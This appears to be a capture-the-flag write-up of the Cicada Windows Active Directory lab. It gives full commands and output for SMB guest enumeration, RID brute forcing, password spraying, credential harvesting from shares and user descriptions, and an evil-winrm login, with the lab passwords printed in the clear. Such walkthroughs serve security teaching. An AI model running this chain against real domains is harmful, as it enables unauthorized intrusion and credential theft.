Cicada
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Cicada is an easy Windows box that walks, end to end, a classic Active Directory chain with no exploit at all. With an SMB guest session we read an HR share holding a default password; we rebuild the user list via RID brute forcing and, with a password spray, landmichael.wrightson. His account's description field holdsdavid.orelious's password, which opens theDEVshare with aBackup_script.ps1that leaksemily.oscars's credentials. She has SeBackupPrivilege: we dumpSAMandSYSTEM, pull the Administrator hash withsecretsdumpand log in via Pass-the-Hash.
Reconnaissance
Initial scan
The service scan returns the unmistakable portrait of a domain controller: DNS (53), Kerberos (kpasswd5 on 464), RPC (135), NetBIOS (139), SMB (445), LDAP (389/636) and the global catalog (3268/3269).
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.11.35 -oG scan
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE        REASON
53/tcp    open  domain         syn-ack ttl 127
135/tcp   open  msrpc          syn-ack ttl 127
139/tcp   open  netbios-ssn    syn-ack ttl 127
389/tcp   open  ldap           syn-ack ttl 127
445/tcp   open  microsoft-ds   syn-ack ttl 127
464/tcp   open  kpasswd5       syn-ack ttl 127
593/tcp   open  http-rpc-epmap syn-ack ttl 127
636/tcp   open  ldapssl        syn-ack ttl 127
3268/tcp  open  globalcatLDAP  syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
55063/tcp open  unknown        syn-ack ttl 127

Raw packets sent: 131075 (5.767MB) | Rcvd: 25 (1.100KB)
Three readings there. The syn-ack ttl 127 in the REASON column confirms Windows one hop away. The lone 55063/tcp, well above 49152, is a dynamic RPC port: Windows assigns endpoints there and the mapper on 135 hands them out, which is why it shows up unnamed. And Not shown: 65524 filtered (no-response), with not a single closed, says there's a firewall silently dropping everything that isn't a published service, not a bare host.
The eleven ports together are a domain controller's fingerprint: Kerberos (kpasswd5 on 464 implies 88), LDAP in the clear and over TLS (389/636), the global catalog (3268/3269), DNS (53), RPC (135/593) and SMB (139/445).
The port list does not get copied out of the -oG file by hand: extractPorts, a .zshrc function, pulls it out and leaves it on the clipboard, ready to paste into the next scan.
extractPorts scan
Extracting information ...
IP Address: 10.10.11.35
Open ports: 53,135,139,389,445,464,593,636,3268,3269,55063

Ports copied to clipboard
nmap -p53,135,139,389,445,464,593,3268,3269,55063 -sCV 10.10.11.35
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb, Site: Default-First-Site-Name)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
3269/tcp  open  ssl/ldap
Service Info: Host: CICADA-DC; OS: Windows; CPE: cpe:/o:microsoft:windows
| smb2-security-mode:
|_  Message signing enabled and required
LDAP already hands us the domain (cicada.htb) and the DC name (CICADA-DC); we add them to /etc/hosts. Message signing enabled and required rules out an SMB relay from the start.
Anonymous LDAP: closed
With the domain in hand, the cheapest first probe is whether LDAP answers unauthenticated. On many misconfigured ADs an anonymous query hands over users, groups and the whole OU structure in one go, which is half the box. Not here:
ldapsearch -x -H ldap://10.10.11.35 -D '' -w '' -b "DC=cicada,DC=htb"
# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090C78, comment: In order to perform this operation
 a successful bind must be completed on the connection., data 0, v4f7c
000004DC with "a successful bind must be completed" is Active Directory's way of saying anonymous queries are disabled. A dead end, but an informative one: with LDAP shut, the way in has to be SMB.
SMB: from null session to guest session
With no credentials, the first move is seeing what SMB shows. The null session is accepted but authorises nothing:
crackmapexec smb 10.10.11.35 -d cicada.htb -u '' -p '' --shares
SMB  10.10.11.35  445  CICADA-DC  [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC)
                                      (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB  10.10.11.35  445  CICADA-DC  [+] cicada.htb\:
SMB  10.10.11.35  445  CICADA-DC  [-] Error enumerating shares: STATUS_ACCESS_DENIED
Those two lines are worth keeping apart. The [+] cicada.htb\: means the server accepted the session (authentication), and STATUS_ACCESS_DENIED means that session has no permission to list shares (authorisation). Two distinct layers, and stopping at the [+] leads to believing there's more access than there is. The header also gives away the inventory: Windows Server 2022 Build 20348, signing:True (no relay) and SMBv1:False.
Enumerating users over the null session doesn't work either:
crackmapexec smb 10.10.11.35 -d cicada.htb -u '' -p '' --users
SMB  10.10.11.35  445  CICADA-DC  [-] Error enumerating domain users using dc ip 10.10.11.35:
                                      NTLM needs domain\username and a password
SMB  10.10.11.35  445  CICADA-DC  [*] Trying with SAMRPC protocol
The message is literal: --users goes over LDAP and needs real credentials, and Trying with SAMRPC protocol is the tool's fallback, which returns nothing either. With the null session exhausted, that leaves the other account every Windows ships with, guest, which unlike a null session is a principal with a SID:
crackmapexec smb 10.10.11.35 -d cicada.htb -u 'guest' -p '' --shares
Share           Permissions     Remark
-----           -----------     ------
ADMIN$                          Remote Admin
C$                              Default share
DEV
HR              READ
IPC$            READ            Remote IPC
NETLOGON                        Logon server share
SYSVOL                          Logon server share
HR is readable with the guest account. DEV shows up but, for now, with no access.
The jump from null session to guest deserves a moment. To Windows they are not the same thing: a null session is a connection with no principal, whereas guest is a real account with a SID that belongs to the Everyone group. Any ACL granting permissions to Everyone (exactly what the HR share has) grants them to guest and not to the null session. Hence one returning ACCESS_DENIED and the other listing everything.
Auth as michael.wrightson
The HR notice and the default password
We mount HR with smbclient as guest; inside there's a single file:
smbclient -U guest \\\\10.10.11.35\\HR
smb: \> ls
  .                    D        0  Thu Mar 14 13:29:09 2024
  ..                   D        0  Thu Mar 14 13:21:29 2024
  Notice from HR.txt   A     1266  Wed Aug 28 19:31:48 2024
One file, 1266 bytes, with spaces in the name, so it needs quoting to download:

smb: \> get "Notice from HR.txt"
getting file \Notice from HR.txt of size 1266 as Notice from HR.txt (3.4 KiloBytes/sec)
It's a welcome note asking the new employee to change their password, and along the way it reveals it:
Your default password is: Cicada$M6Corpb*@Lp#nZp!8That password is going to be needed several times (the spray, then every validation), so instead of retyping it, it gets carved out of the file itself and saved into its own. The awk '{print $5}' takes the fifth word of the line, which is exactly the password:
cat "Notice from HR.txt" | grep 'password is:' | awk '{print $5}' > ../content/default_password
cat ../content/default_password
Cicada$M6Corpb*@Lp#nZp!8Saving it to a file is not cosmetic: it stops a $ or a ! being eaten by the shell if the quoting goes wrong, and it lets us pass it later as -p $(cat default_password).
We have a password but not who it belongs to. The play is obvious: get the domain user list and spray this password against everyone, to see who hasn't changed it yet.
RID cycling: rebuilding the user list
Direct user enumeration stays locked down even with guest, so --users fails exactly as it did over the null session:
crackmapexec smb 10.10.11.35 -d cicada.htb -u 'guest' -p '' --users
SMB  10.10.11.35  445  CICADA-DC  [+] cicada.htb\guest:
SMB  10.10.11.35  445  CICADA-DC  [-] Error enumerating domain users using dc ip 10.10.11.35:
                                      NTLM needs domain\username and a password
This is where enumeration takes a different door. --users queries the directory over LDAP and needs full authentication; RID cycling doesn't ask for a user list at all, it translates SID to name one at a time through SMB's LSARPC interface, and that translation is available to guest. Same information, via a path nobody remembered to close.
crackmapexec smb 10.10.11.35 -d cicada.htb -u 'guest' -p '' --rid-brute 2>/dev/null | grep SidTypeUser
500:  CICADA\Administrator   (SidTypeUser)
501:  CICADA\Guest           (SidTypeUser)
502:  CICADA\krbtgt          (SidTypeUser)
1000: CICADA\CICADA-DC$      (SidTypeUser)
1104: CICADA\john.smoulder   (SidTypeUser)
1105: CICADA\sarah.dantelia  (SidTypeUser)
1106: CICADA\michael.wrightson (SidTypeUser)
1108: CICADA\david.orelious  (SidTypeUser)
1601: CICADA\emily.oscars    (SidTypeUser)
The same line, chained with a couple of awks, leaves users.txt ready without touching an editor:
crackmapexec smb 10.10.11.35 -d cicada.htb -u 'guest' -p '' --rid-brute 2>/dev/null \
  | grep SidTypeUser | awk -F'\\' '{print $2}' | awk '{print $1}' > users.txt
cat users.txt
Administrator
Guest
krbtgt
CICADA-DC$
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
emily.oscars
The list is left whole on purpose, built-in accounts and the CICADA-DC$ machine account included. Hand-filtering down to the human names looks tidier but throws information away: Administrator is a legitimate spray target and a computer account can have a story of its own. Keeping them costs four extra attempts; dropping them can cost a hit.
Password spraying
We cross the user list with the default password. Worth recalling the caveat of the spray: a single password against many users avoids account lockouts, as long as the policy doesn't also count failures spread across accounts.
crackmapexec smb 10.10.11.35 -u users.txt -p default_password 2>/dev/null
[-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
[-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
[+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
michael.wrightson is still on the default password.
Auth as david.orelious
Credentials in the description field
With valid credentials in hand, time to enumerate again: what was closed before may now open. We run enum4linux authenticated as michael and, among the account attributes, something that shouldn't be there appears: david.orelious's password written in his description field.
enum4linux -a -u 'michael.wrightson' -p 'Cicada$M6Corpb*@Lp#nZp!8' 10.10.11.35
Target ......... 10.10.11.35
RID Range ...... 500-550,1000-1050
Username ....... 'michael.wrightson'

[E] Can't find workgroup/domain
Looking up status of 10.10.11.35
No reply from 10.10.11.35

[+] Server 10.10.11.35 allows sessions using username 'michael.wrightson', password '...'
The two red lines up top are nothing to panic about. Can't find workgroup/domain and the silent nbtstat are NetBIOS queries over UDP 137, an old protocol this Windows Server 2022 no longer answers; enum4linux dates from 2011 and still tries it first. What matters is [+] Server allows sessions, confirming the credential is good and the remaining modules will run. An old tool's error is not the attack failing.

user:[david.orelious] desc:[Just in case I forget my password is aRt$Lp#7t*VQ!3]The description field is readable by any domain user: a bad habit that here hands us david.orelious / aRt$Lp#7t*VQ!3.
Shell as emily.oscars
The DEV share and Backup_script.ps1
David's credentials do open the DEV share that resisted us earlier. Inside is a PowerShell script, Backup_script.ps1:
crackmapexec smb 10.10.11.35 -d cicada.htb -u 'david.orelious' -p 'aRt$Lp#7t*VQ!3' --shares
smbclient -U david.orelious \\\\10.10.11.35\\DEV -c 'get Backup_script.ps1'
SMB  10.10.11.35  445  CICADA-DC  [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
SMB  10.10.11.35  445  CICADA-DC  [+] Enumerated shares
Share       Permissions   Remark
-----       -----------   ------
ADMIN$                    Remote Admin
C$                        Default share
DEV         READ
HR          READ
IPC$        READ          Remote IPC
NETLOGON    READ          Logon server share
SYSVOL      READ          Logon server share
With david, the DEV share turns to READ. And not only DEV: NETLOGON and SYSVOL also go from nothing to READ, because we are now a domain user rather than a guest. Worth noting even though it isn't used here: SYSVOL is where Group Policy Preferences historically leave Groups.xml files holding passwords encrypted with Microsoft's published key.
Inside DEV there is a single file:
smbclient -U david.orelious \\\\10.10.11.35\\DEV
smb: \> get Backup_script.ps1
  Backup_script.ps1    A      601  Wed Aug 28 19:28:22 2024

smb: \> get Backup_script.ps1
getting file \Backup_script.ps1 of size 601 as Backup_script.ps1 (1.6 KiloBytes/sec)
The script builds a PSCredential with a username and password embedded in the code:
$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential ($username, $password)
Another reusable credential: emily.oscars / Q!3@Lp#M6b*7t*Vt.
evil-winrm and the user flag
Unlike the previous ones, emily belongs to the remote access group, so we get in with evil-winrm:
evil-winrm -i 10.10.11.35 -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> ls
    11/10/2024   9:52 PM     953  Acl-FullControl.ps1
    11/10/2024  10:00 PM   49152  sam.save
    11/10/2024  10:01 PM 18518016 system.save
The "Remote path completions is disabled" notice is a known Evil-WinRM limitation, not a problem with the target: it just means tab-completion won't expand remote paths. The ls is more interesting: the directory already holds an Acl-FullControl.ps1 and some sam.save / system.save from minutes earlier. On a shared lab that is normal and worth keeping in mind, because not everything you find on the box was put there by the box. Mistaking another session's leftovers for part of the challenge design is a classic way to lose an hour, and in a real environment it would be exactly the sign that someone got there first.
